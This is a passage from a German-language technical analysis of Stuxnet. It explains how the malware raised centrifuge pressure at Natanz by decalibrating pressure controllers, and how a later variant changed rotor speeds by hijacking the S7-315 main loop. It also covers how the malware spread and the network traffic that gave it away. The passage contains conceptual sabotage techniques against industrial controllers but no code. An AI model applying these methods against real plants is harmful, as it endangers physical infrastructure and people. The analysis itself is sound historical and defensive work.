
(Gruppe 10). Als Folge steigt der Druck in den nicht isolierten Zentrifugen kontinuierlich an, da weiter Gas in die Kaskade eingeleitet wird, aber nicht mehr entweichen kann.



Die modifizierte Kaskadenstruktur während des Angriffs: Durch die Isolation sämtlicher Zentrifugen in den Anreicherungsgruppen eins und 15 wird die Gasableitung an den beiden Enden blockiert, wodurch der Prozessdruck in den verbleibenden Zentrifugen (im Bild rot gekennzeichnet) erhöht wird.

Gleichzeitig bleiben die Überdruckventile geschlossen, so dass der Überdruck nicht abgeleitet wird. Das ist allerdings leichter gesagt als getan, da die Überdruckventile nicht unmittelbar von den kompromittierten S7-417-Steuerungen kontrolliert werden, sondern von dedizierten Drucksteuerungen, die in die Kaskade jeweils für eine Anreicherungsgruppe installiert sind. Diese Drucksteuerungen haben einen konfigurierbaren Schwellwert, bei dessen Überschreitung die Drucksteuerung automatisch das ihr zugeordnete Überdruckventil öffnet, bis der Schwellwert wieder unterschritten wird. Das ganze geschieht autonom ohne Zutun der S7-417 und ist in der Automatisierungstechnik als Regelkreis (Closed Loop) bekannt.

Die Überdruckventile können zwar auch direkt von der Siemens-Steuerung aus manipuliert werden, da es z.B. für die Reinigung der Anlage erforderlich ist. Diese Möglichkeit für den Angriff zu nutzen, hat aber einen Haken: Die in der Kaskade verbauten Drucksteuerungen haben ein Display, das den aktuellen Druck anzeigt. Während der Angriff läuft, hätte ein davor stehender Instandhalter somit sofort erkennen können, das etwas nicht stimmt.



Regelkreissymbole (hervorgehoben in Orange) auf der Visualisierung des Kaskadenschutzsystems zeigen, dass die Überdruckventile lokal von einer dedizierten Drucksteuerung kontrolliert werden

Die Analyse des Angriffscodes legt nahe, dass die Angreifer für dieses Problem eine Lösung fanden. Sie nutzten nicht die direkte Manipulation von der S7 aus, sondern dekalibrierten die Drucksteuerungen.

Drucksensoren sind nicht perfekt darin, physikalischen Druck in ein elektrisches Signal zu übersetzen. Der für einen bestimmten Sensor typische Fehler kann aber kompensiert werden, indem der Sensor *kalibriert* wird. Dabei sagt man der Drucksteuerung, was der "wirkliche" Druck für einen bestimmten vom Sensor gelieferten Wert ist. Die Drucksteuerung kann daraufhin die teils verzerrten Werte des Sensors so umrechnen, dass ein korrekter Wert herauskommt. Über den Wertebereich des Sensors hinweg wird das als *Linearisieren* bezeichnet. Im Fall der in Iran eingesetzten MKS-Drucksteuerung (siehe weiter unten in diesem Report) kann das Messprofil eines Sensors an elf Positionen über den Werbereich korrigiert werden, wobei Zwischenwerte von der Drucksteuerung dann interpoliert werden. Das Display an der Drucksteuerung zeigt natürlich nicht die "verfälschten" Originalwerte des Sensors an, sondern die "linearisierten" Werte.

Eine Drucksteuerung direkt in der Kaskade. Sie steuert das Überdruckventil der betreffenden Anreicherungsstufe. Das gelbgrüne Display zeigt den gemessenen Druck an. Die Angreifer fanden einen cleveren Weg, die Anzeige während des Angriffs normal aussehen zu lassen, indem sie den angeschlossenen Sensor dekalibrierten.

Wenn die S7-Steuerung die Kalibrierung des Drucksensors in der Drucksteuerung ändert, dann kann sie damit erreichen, dass sämtliche Sensordaten, egal wie hoch oder niedrig der Druck ist, als "normal" angezeigt werden. Die Drucksteuerung wird dann auch niemals das angeschlossene Überdruckventil öffnen. In der Zwischenzeit steigt der Druck kontinuierlich an, ohne dass irgendjemand etwas davon merkt.

Allerdings gibt es bei den drei Ventilen zur Gaszufuhr und -abfuhr (einmal für das angereicherte Uran, dann nochmal für das abgereicherte Uran) ebenfalls Drucksensoren. Diese sorgen beispielsweise dafür, dass die Materialzufuhr (Feed) automatisch gestoppt wird, wenn der Druck zu hoch wird, und lösen einen Alarm aus. Glücklicherweise für die Angreifer verwendet Iran für die betreffenden Ventile die gleiche Logik und die gleichen Produkte, so dass derselbe Angriffsvektor über die Dekalibrierung genutzt werden konnte. Auf den in diesem Report enthaltenen Screenshots aus Natanz sind die Überdruckventile mit EP-4101 bis EP-4115 bezeichnet, die Ventile für die Kaskadenzufuhr und -abfuhr mit EP-4116 bis EP-4121.[7]

[7] Eines dürfte dem Leser bis hierhin klar geworden sein: Die Angreifer verfügen über eine exakte Kenntnis der Gegebenheiten vor Ort und der eingesetzten Automatisierungtechnik, wie sie rein über Cyber-Spionage nicht zu beschaffen wäre. Wer sich so gut in Natanz auskennt, kennt wahrscheinlich auch die Lieblingspizza des dortigen Instandhaltungsleiters.

Sehr unterschiedliche Ventile auf der Visualisierung des Kaskadenschutzsystems: Während die Überdruckventile (EP-4108 bis EP-4112 in diesem Bild) im normalen Betrieb und während des Angriffs geschlossen bleiben, muss mindestens eines der Kaskadenzuflussventile (EP-4118 bis EP-4120) offen bleiben. Die Drucksteuerungen an den beiden Kaskadenableitungen müssen ebenfalls kompromittiert werden, um keinen Unterdruck zu signalisieren.

Der Überdruckangriff dauert so lange, bis die Angreifer meinen, genug ist genug — basierend auf der genauen Realtime-Überwachung des Anlagenzustands inklusive der Werte der Vibrationssensoren, die zeigen, wann Zentrifugen anfangen zu vibrieren. Dadurch wird eins völlig klar: Ziel des Angriffs war keineswegs, die Zentrifugen zu zerstören.[8] Wenn das so wäre, würde der Überdruckangriff einfach weiter laufen gelassen — so lange, bis die gesamte Kaskadengruppe mit 984 Zentrifugen auseinander fliegt, spätestens wenn das Uranhexafluorid bei einem Druck von ca. 100 mbar in seinen festen Zustand übergeht. Was auf den ersten Blick als ein erstrebenswertes Ziel für den Angriff erscheinen mag, hätte zur Folge gehabt, dass die Ursache sofort in einer Post-morten-Analyse von den iranischen Ingenieuren erkannt worden wäre. Die konkrete Ausführung des Angriffs hatte ganz im Gegenteil das Ziel, zu *verhindern*, dass es zu einem katastrophalen Schaden kommt. Zentrifugen sollten kaputt gehen, aber nicht unbedingt während des Angriffs und nicht alle gleichzeitig.

Nichtsdestotrotz waren die Angreifer mit dem Risiko konfrontiert, dass der Angriff überhaupt nicht funktionieren könnte. Er ist so *over-engineered*, dass selbst das kleinste Versäumnis, der kleinste Programmierfehler im Step7-Code, oder auch eine Konfigurationsänderung seitens der iranischen Ingenieure dazu hätte führen können, dass der Angriff überhaupt nicht funktioniert oder das Step7-Programm "abstürzt" (d.h. die SPS geht in einen Fehlerzustand), was die iranischen Instandhalter sofort bemerkt hätten. Es ist offensichtlich und auch in diesem Report weiter unten dokumentiert, dass Iran im Laufe der Zeit diverse wichtige Konfigurationsparameter änderte, unter anderem die Anzahl von Zentrifugen und Anreicherungsgruppen in einer Kaskade. Derartige Änderungen würden den Überdruck-Angriff nutzlos gemacht haben; eine Tatsache, die den Angreifern bekannt gewesen sein muss. Im Angriffscode finden sich auffallend viele Abprüfungen auf Fehlerzustände (d.h., bestimmte Abfragen oder Operationen konnten nicht erfolgreich ausgeführt werden). Wird ein Fehler erkannt, wird der Angriff abgebrochen.

[8] Ein weiterer Beleg hierfür ist die Tatsache, dass die Angriffsroutine im Abstand von mehreren Wochen wiederholt ausgeführt wird.

Wie weit kann man gehen, bis Iran etwas merkt?

Was auch immer letztendlich der Effekt des Überdruckangriffs gewesen sein mag, in 2009 versuchten die Angreifer etwas komplett anderes. Der Grund hierfür könnte gewesen sein, dass der Überdruckangriff aufgrund der genannten Faktoren in der Praxis gar nicht[9] oder nicht wie beabsichtigt funktionierte — oder dass jemand einfach etwas Neues ausprobieren wollte.

Die neue Variante wurde in 2010 eher durch Zufall von einer Antivirus-Firma entdeckt. Sie ist wesentlich einfacher aufgebaut und arbeitet auch deutlich weniger im Verborgenen als ihr Vorgänger. Es wird auch ein ganz anderes System angegriffen, nämlich das Zentrifugen-antriebssystem, das die Geschwindigkeit der Rotoren steuert. Der Angriffscode für den Überdruckangriff auf das Kaskadenschutzsystem ist weiterhin im späteren Code enthalten, wird aber nicht mehr ausgeführt.

Die Hacker-Kavallerie übernimmt

Die erste Version von Stuxnet musste physisch auf einem Zielsystem in Natanz installiert werden, um überhaupt zum Einsatz kommen zu können. Hierfür wurde mit an Sicherheit grenzender Wahrscheinlichkeit ein infizierter USB-Stick verwendet und/oder ein mobiles Programmiergerät[10], das beispielsweise von einer Fremdfirma aus der Anlage hinaus geschafft wurde, außerhalb der Anlage (unwillentlich) infiziert wurde — entweder per Netzwerk/ Internet oder durch physischen Einbruch in die Fremdfirma oder ein Hotelzimmer — und dann wieder in die Anlage eingebracht wurde. Bei dem Schadcode handelte es sich technisch um eine Konfigurationsdatei für den Simatic Manager, die — unter Ausnutzung eines seinerzeit legitimen Produktmerkmals — automatisch geöffnet wurde und somit die Infektion ermöglichte.

Für die spätere Version von Stuxnet muss dies den Angreifern unzureichend oder unpraktisch erschienen sein. Die neue Version wurde mit einem Verfahren zur Selbstverbreitung ausgestattet, welches Stuxnet erlaubte, sich autonom innerhalb des LAN-Umfelds (nicht aber über das Internet) und über USB-Sticks zu verbreiten. Dieser neue "Dropper" legt nahe, dass die Angreifer keine Möglichkeit mehr hatten, die Schadsoftware offline ins Ziel zu bringen, auf dem Umweg über die Systeme autorisierter Personen. Denkbar ist auch, dass das Zentrifugenantriebssystem in der Verantwortung von Personen bzw. Firmen war, auf die so ein Zugriff nicht bestand. Aber es gab natürlich noch einen weiteren "Use Case" für die automatische Verbreitung der Schadsoftware: Letztendlich wäre es auf diese Weise möglich, auch andere Systeme, Anlagen, Personengruppen, Firmen zu infiltrieren, die mit der Anlage in Natanz zusammen hingen. von denen man bislang eventuell aber noch gar nichts wusste.

Auf einmal war Stuxnet dann mit den neuesten und mächtigsten Exploits für das Windows-Betriebssystem ausgestattet, die man sich denken kann. Als Sahnehäubchen gab es gestohlene digitalen Zertifikate, welche dem Schadcode erlaubten, sich als legitime

[9] Dass der Angriff gar nicht funktionierte, ist unwahrscheinlich, da im fraglichen Zeitruam IAEA-Inspektoren eine erhöhte Menge an Uranhexafluorid im Dump System feststellten, wie es als Folge des Angriffs zu erwarten gewesen wäre

[10] Der Begriff Programmiergerät (abgekürzt "PG") hat eigentlich nur noch historische Bedeutung, weil es sich hierbei heutzutage um handelsübliche Laptops handelt, die mit der Entwicklersoftware von Siemens ("Simatic Manager") ausgestattet werden. Eine Industriesteuerung hat keine Tastatur und keinen Bildschirm, man kann sie somit nicht zum Entwickeln von Steuerungscode verwenden. Dies erfolgt auf dem Programmiergerät, von dem der Steuerungscode dann auf die SPS geladen wird — im Fall von Natanz über eine proprietäre Schnittstelle namens MPI.

Treibersoftware auszugeben, ohne von neueren Windows-Versionen mangels Zertifikat blockiert zu werden. Ganz offensichtlich waren plötzlich Organisationen an der Entwicklung von Stuxnet beteiligt, die über einen Sack voll sogenannter *Zero-Days* verfügten, aus denen sie das passende auswählen konnten, und sogar noch digitale Zertifikate hinterherwerfen konnten. Kann man sich die Entwickler der ersten Stuxnet-Version noch als isolierten Zirkel von hochspezialisierten Fachleuten im Bereich Automatisierungstechnik sehen, die fern von IT und Hackern angesiedelt sind, wurde nun der involvierte "Talentpool" deutlich größer. Denkbar ist sogar, dass der ursprünglichen Entwickler-Crew die Verantwortung von "wichtigeren" Leuten aus der Hand genommen wurde, vielleicht mit den lapidaren Worten: Dankeschön, ab jetzt kümmern *wir* uns darum. Stuxnet war in der militärischen Oberliga angekommen.

Aber die Benutzung mehrerer Zero-Days hatte seinen Preis. Die neue Stuxnet-Version war plötzlich so viel "lauter", dass es nur eine Frage der Zeit war, bis sie ins Visier der Antiviren-Firmen geriet — und damit zwangsläufig gewaltig Publicity erhalten würde, denn mehrere Zero-Days in einem einzigen Stück Schadsoftware bedeuteten die Beteiligung eines potenten, mit hoher Wahrscheinlichkeit staatlichen Akteurs. Im Vergleich dazu ist die Vorgängerversion für IT-Experten praktisch unauffindbar, da sie aussieht wie eine legitime Bibliothek für die Siemens-Step7-Software. Somit es es auch kein Wunder, dass diese frühere Variante jahrelang unentdeckt blieb, obwohl sie auf VirusTotal hochgeladen wurde. Die spätere Variante sagte jedem halbwegs talentiertem Antivirus-Analysten, dass es sich hier um etwas richtig Großes handelte, wo man mal genauer nachschauen sollte. Das geschah im Juni 2010, als eine bis dahin international völlig unbekannte Antivirus-Firma namens VirusBlokAda über Stuxnet stolperte und auf den Tisch der Antivirus-Branche packte.

Zentrifugenrotoren, die Zweite

Zentrifugenrotoren sind der fragilste Teil einer Gaszentrifuge und können auf verschiedene Weise in Schwierigkeiten geraten. In der späteren Stuxnet-Version experimentierten die Angreifer mit einer zuvor nicht genutzten Möglichkeit: Der Rotorgeschwindigkeit. Wo eine der Schwierigkeiten liegt, verriet niemand anderer als A.Q. Khan persönlich in seinem Schuldbekenntnis:

“You have to be extremely competent and expert to assemble, balance and run these machines [gas centrifuges] to full speed (63,000 rpm). I allowed it [the sale of centrifuges] as it was earlier sanctioned by Gen. Imtiaz and the Government and it would keep the Iranians happy and our friendship with them intact. That the Iranians failed to achieve any progress in 15 years, shows the complexities and extreme technical expertise required to master this technology.”

Das Zentrifugenantriebssystem wird nicht mit der bereits erwähnten Siemens S7-417 gesteuert, sondern mit der sehr viel kleineren Siemens S7-315. Eine dieser SPSen steuert die 164 Antriebe einer kompletten Kaskade, aufgeteilt in vier Linien und insgesamt 43 Zentrifugenreihen (siehe die Schemazeichnungen weiter unten in diesem Report). Jede Zentrifuge hat ihren eigenen Antrieb, einen hochstabilen Hysteresemotor, der bis zu 100.000 Umdrehungen erreichen kann und bei Anlauf und Abbremsen ein konstantes Drehmoment aufweist. Solche Motoren mit variabler Drehzahl werden nicht direkt an eine SPS angeschlossen, da die Regelung der Geschwindigkeit über die Versorgungsspannung erfolgt. Hierfür kommen als Zwischenstück zwischen SPS und Antrieb sogenannte Frequenzumrichter zum Einsatz, bei denen es sich letztendlich um programmierbare Stromversorgungen handelt,

die die Frequenz ihrer Wechselstrom-Ausgangsspannung in Abhängigkeit von digitalen Kommandos ändern.

Präsident Ahmadinejad mit einem Zentrifugenrotor aus Kohlefaser, wie er bei der IR-2-Zentrifuge eingesetzt wird. Die Rotoren der IR-1, die von Stuxnet angegriffen wurden, sind größer und aus Metall.

Die Frequenzumrichter sind an insgesamt sechs PROFIBUS-Segmente pro Kaskade angeschlossen, die alle mit PROFIBUS-Kommunikationsprozessoren verbunden sind, welche direkt an die S7-315 angesteckt sind. Diese Zahl sechs hat aber nichts zu tun mit den sechs Kaskaden, die von der S7-417 im früheren Angriff verwendet werden (ein Umstand, der uns bei der Analyse lange in die Irre geführt hat).

Der Angriffscode legt nahe, dass die S7-315-Steuerungen an ein WinCC-Visualisierungssystem[11] angekoppelt sind, vermutlich zur detaillierten Überwachung der Rotorgeschwindigkeiten speziell beim Anlaufen und Abschalten von Zentrifugen. Mit hoher Wahrscheinlichkeit bedient eine dieser WinCC-Stationen eine ganze Kaskadengruppe mit insgesamt sechs Kaskaden. Auf den von mir analysierten Fotos und Videos aus Natanz konnte ich keinen WinCC-Bildschirm entdecken, allerdings könnten die Systeme außerhalb des Leitstands installiert sein, beispielsweise innerhalb der Kaskadenhalle.

Warum kompliziert, wenn's auch einfach geht?

Wie auch der Vorgänger wird die spätere Angriffsvariante periodisch aktiviert, ungefähr einmal pro Monat, aber die Prozessbedingung zum Auslösen des Angriffs ist viel einfacher.

Der mechanische Druck, der auf die Wand eines Zentrifugenrotors ausgeübt wird, ist abhängig vom Prozessdruck (Gasdichte) und Rotorgeschwindigkeit (Fliehkraft). Erhöht man die Rotorgeschwindigkeit, so erhöht sich der Druck auf die Rotorwand. Die normale Betriebsgeschwindigkeit der Zentrifugen liegt um die 60.000 Umdrehungen pro Minute[12]. Die Angreifer erhöhen diese Geschwindigkeit während des Angriffs um ein gutes Drittel auf 84.600 Umdrehungen pro Minute für ein paar Minuten (inklusive der Beschleunigungsphase). Es ist nicht bekannt, ob diese Drehzahlerhöhung ausreicht, um einen IR-1-Rotor beim ersten Mal zu zerstören, aber es ist mehr als unwahrscheinlich — wenn auch nur deshalb, weil etwa einen Monat später an derselben Kaskade eine andere Taktik benutzt wird. Das dürfte darauf hindeuten, dass die erste Ausführung des Angriffs von vielen Zentrifugen überlebt wurde.

[11] WinCC ist eine weit verbreitete Software zur Prozessvisualisierung aus dem Hause Siemens.
[12] Laut A.Q. Khan beträgt sie 63.000 Umdrehungen pro Minute (siehe oben). Eine Analyse eines in der Kaskadenhalle in 2017 gedrehten Videos zeigt jedoch, dass dort die Geschwindigkeit bei 59.000 Umdrehungen pro Minute liegt (siehe https://youtu.be/YSZOC0DHROU).


Bei der nächsten Ausführung des Angriffs werden nun alle Zentrifugen der Kaskade praktisch angehalten (Abbremsung auf 120 Umdrehungen pro Minute) und dann wieder auf Betriebsgeschwindigkeit hochgefahren, was insgesamt fünfzig Minuten dauert. Ein hartes "Bremsmanöver" würde sämtliche Zentrifugen zuverlässig sofort zerstören, aber es ist extrem unwahrscheinlich, dass dies mit den verwendeten Frequenzumrichtern überhaupt möglich wäre. Es ist davon auszugehen, dass die Frequenzumrichter so parametriert sind, dass sie bei Drehzahländerungen automatisch die Beschleunigungen bzw. Verzögerungen verwenden, die für den sicheren Betrieb der Zentrifugen erforderlich sind. Doch selbst dann kann und wird es zu Schäden am Rotor kommen. Die IR-1-Zentrifuge hat ein sogenanntes superkritisches Design, das heißt zum Erreichen ihrer Betriebsgeschwindigkeit muss sie mehere "kritische" Geschwindigkeiten durchlaufen, die Vibrationen hervorrufen (Resonanzgeschwindigkeiten). Jedesmal, wenn der Rotor so eine kritische Geschwindigkeit durchläuft, kann es zu Schäden kommen.

Falls Rotoren während einer der Angriffssequenzen brechen, wird das Kaskadenschutzsystem aktiviert, und die betreffenden Zentrifugen werden isoliert und abgebremst (letzteres erst nachdem die Angriffssequenz beendet ist). Falls mehrere Rotoren innerhalb einer Anreicherungsgruppe brechen, was wahrscheinlich ist, öffnet sich das Überdruckventil der betreffenden Anreicherungsgruppe und kompensiert den Überdruck. Sofern das nicht mehr möglich ist, weil alle Zentrifugen innerhalb einer Gruppe isoliert sind — was die Gruppe vollständig blockiert —, kommt es zur Notabschaltung der Kaskade, bei der sich die iranischen Betreiber anschließend fragen würden, warum plötzlich so viele Zentrifugen auf einmal kaputt gehen. Nicht dass sie dafür keine Ersatzgeräte auf Lager hätten, aber unerklärliche Probleme wie dieses gehören zu den frustrierendsten Erlebnissen von Instandhaltern, die so etwas als *Suche nach einem Geist in der Maschine* kennen.

Ein weiterer Hinweis darauf, dass auch im zweiten Angriff keine schnelle Zerstörung der Zentrifugen beabsichtigt war, kann darin gesehen werden, dass kein Versuch gemacht wird, das Kaskadenschutzsystem während dieses Angriffs abzuschalten, was sehr viel einfacher als der hochkomplizierte Überdruckangriff gewesen wäre. Im Kern hätte es nur eines kleinen Stücks Code aus dem Überdruck-Angriff bedurft, ohne dass etwas Neues hätte entwickelt werden müssen.

OPSEC wird nebensächlich

Das häufigste technische Mißverständnis zu Stuxnet, das sich in fast jeder Publikation zum Thema findet, besteht darin, dass beim Ändern der Rotorgeschwindigkeit die Prozesswerte (hier: tatsächliche Rotorgeschwindigkeit) in der gleichen Weise aufgezeichnet und dann wieder abgespielt worden wäre, wie oben für den Überdruckangriff und bereits in meinem TED Talk beschrieben. Dieses Angriffsdetail, das die Phantasie der Massenmedien ganz besonders anregte, weil es sich zu sehr nach Hollywood anhört, findet sich in Wirklichkeit nur beim Angriff auf die S7-417. In der Form, wie wir es dort sehen, kann es auf der S7-315 gar nicht funktionieren, weil man auf der kleinen Steuerung das automatische Update des Prozessabbilds der Eingänge und Ausgänge nicht einfach abschalten kann. Die oben beschriebene *Virtuelle Realität* für die SPS gibt es im zweiten Angriff nicht.



Der Einstiegspunkt in die Schadroutine auf einer mit Stuxnet infizierten S7-315 zu Beginn der Hauptschleife (OB1), dargestellt im Simatic Manager. Während der Angriff läuft, wird die Ausführung des legitimen Steuerungscodes mittels der Anweisung BEB einfach unterbrochen. Im Vergleich hierzu ist die Angriffscode der ersten Stuxnet-Variante um eine Größenordnung komplexer.

Bleibt die Frage, wie die Rotorgeschwindigkeit geändert wurde, ohne dass es von der eingesetzten Leittechnik bemerkt wurde. Und hier wird es interessant. Wenn die Angriffsroutine beginnt, wird die Ausführung des legitimen Step7-Codes auf der Steuerung einfach angehalten, es wird dann nur noch der Schadcode ausgeführt. Da der legitime Code gar nicht mehr ausgeführt wird, braucht man ihm auch keine falschen Eingangssignale vorzugaukeln oder die von ihm vorgenommene Manipulation der Aktorik abzufangen. Es ist sozusagen die Holzhammer-Methode: Der Schadcode sitzt ganz zu Beginn am *Operationsblock 1 (OB1)*, der Hauptroutine einer Siemens S7, die zyklisch durchlaufen wird. Bei jedem Schleifendurchlauf prüft der Schadcode, ob seine Triggerbedingung erfüllt ist. Falls nicht, wird die Kontrolle an den dann folgenden legitimen Code weitergegeben. Falls doch, werden die Schadroutinen ausgeführt und der folgende Code durch die Anweisung *Bedingtes Blockende* (BEB) übersprungen (es geht dann anschließend wieder am Beginn von OB1 weiter).

Die Angreifer brauchten sich keine Sorgen darüber zu machen, wie sie den legitimen Code mit falschen Daten versorgen, weil das gar nicht nötig war. Dies gilt auch für die dahinter angeschlossene Leittechnik wie die erwähnten WinCC-Bedienstationen. Während des Angriffs gab es dort nicht etwa Fehlermeldungen, dass die Rotorengeschwindigkeit nicht mehr verfügbar war. Stattdessen blieben die Werte einfach auf dem letzten Wert vor Beginn des Angriffs eingefroren.[13] Die Folge war die Ausgabe statischer Werte im normalen Bereich, was aber hier völlig korrekt aussieht. Bei einer Gaszentrifuge *erwartet* man eine konstante Drehzahl. Dieser Wert ist außerdem der am wenigsten spannende Parameter während des normalen Betriebs, da es sich nicht um eine abhängige Variable handelt; die Rotorgeschwindigkeit wird über die Frequenzumrichter gesetzt und bleibt dann konstant — außer bei einem defekten Frequenzumrichter.

Allerdings stehen dem Automatisierungstechniker hier die Haare zu Berge. Einfach die Ausführung des legitimen Step7-Codes für fast eine Stunde zu unterbrechen, ist so krude,


[13] Für technisch Versierte: WinCC und S7-417 konnten die Prozessvariablen für die Drehzahlen weiterhin aus den betreffenden Datenbausteinen z.B. mit FETCH-Aufrufen lesen, die allerdings nicht mehr vom Step7-Code auf der S7-315 aktualisiert wurden. Aber von außen merkt man davon nichts.

dass es ein erfahrener Instandhalter früher oder später entdecken muss — sei es durch die Diagnosemöglichkeiten der Projektierungssoftware oder durch Einfügung von speziellem Code für die Fehlerdiagnose. Zweifellos hätte man dafür zunächst mal vermuten müssen, dass irgend etwas mit der Rotorgeschwindigkeit nicht stimmt. Wir können aber heute davon ausgehen, dass das den iranischen Instandhaltern nach kurzer Zeit klar gewesen sein muss. Wenn man die Geschwindigkeit von 164 Zentrifugen oder eine Mehrzahl davon — es gibt Anzeichen dafür, dass eine ganze Kaskadengruppe von bis zu 984 Zentrifugen simultan manipuliert wurde — derart gravierend ändert, *muss das in der Kaskadenhalle hörbar gewesen sein*[14].

Einen weitereren Hinweis für einen plötzlich eher hemdsärmeligen Ansatz der Angreifer sehen wir im Zusammenhang mit den WinCC-Bedienstationen. Wie schon gesagt haben wir auf den vorhandenen Fotos und Videos auf Natanz keine WinCC-Installation entdecken können. Doch eine spezielle Schadroutine läuft dann ab, wenn WinCC auf einem infizierten Rechner installiert ist. Sie dient dazu, wie oben angedeutet bis zu sechs Kaskaden während des Angriffs zu synchronisieren, so dass bis zu 984 Zentrifugen simultan hoch- und heruntergefahren werden, was die akustische Erkennung noch einfacher gemacht hätte. Wer sich in Natanz die Mühe gemacht hätte, sorgfältig die Interaktion zwischen WinCC und S7-315 anzuschauen, hätte innerhalb von wenigen Stunden herausgefunden, dass etwas nicht stimmt — so wie wir es in 2010 feststellten.

Ein mit Stuxnet infiziertes WinCC-System fragt die angeschlossenen S7-Steuerungen *im Fünf-Sekunden-Takt* ab. Dabei wird versucht, Daten aus einem Speicherbereich zu lesen (Datenbaustein 890), den es im legitimen Step7-Projekt gar nicht gibt; er gehört zu den von Stuxnet angelegten Datenbausteinen. In einem einigermaßen vernünftig eingerichteten Forensik-Labor ist es *praktisch unmöglich, diesen Datenverkehr zu übersehen*. Warum sah man das in Natanz nicht? Die simple Erklärung ist, dass Iran anscheinend gar keine substanzielle Untersuchung vornahm, wie mir in 2012 ein ehemaliger Mitarbeiter des Iran CERT sagte — man las einfach mit Spannung unseren Blog, in dem wir unsere Analyseergebnisse nach und nach veröffentlichten.

[14] Ich erkläre, warum die Instandhalter die Drehzahländerungen bemerken mussten, anhand von Orginalmaterial aus Natanz in diesem Video: https://youtu.be/YSZOC0DHROU



Dieser Screenshot von *Wireshark* zeigt den Datenverkehr zwischen einer mit Stuxnet infizierten WinCC-Installation und einer SPS. Wie an den Zeitstempeln in der zweiten Spalte von links zu sehen ist, sendet Stuxnet alle fünf Sekunden eine Anfrage an die SPS. In einem sachgerecht ausgestatteten Forensik-Labor kann dieser Verkehr nicht übersehen werden; er deutet auf einen Cyber-Angriff auf der Applikationsebene der Prozesssteuerung hin.

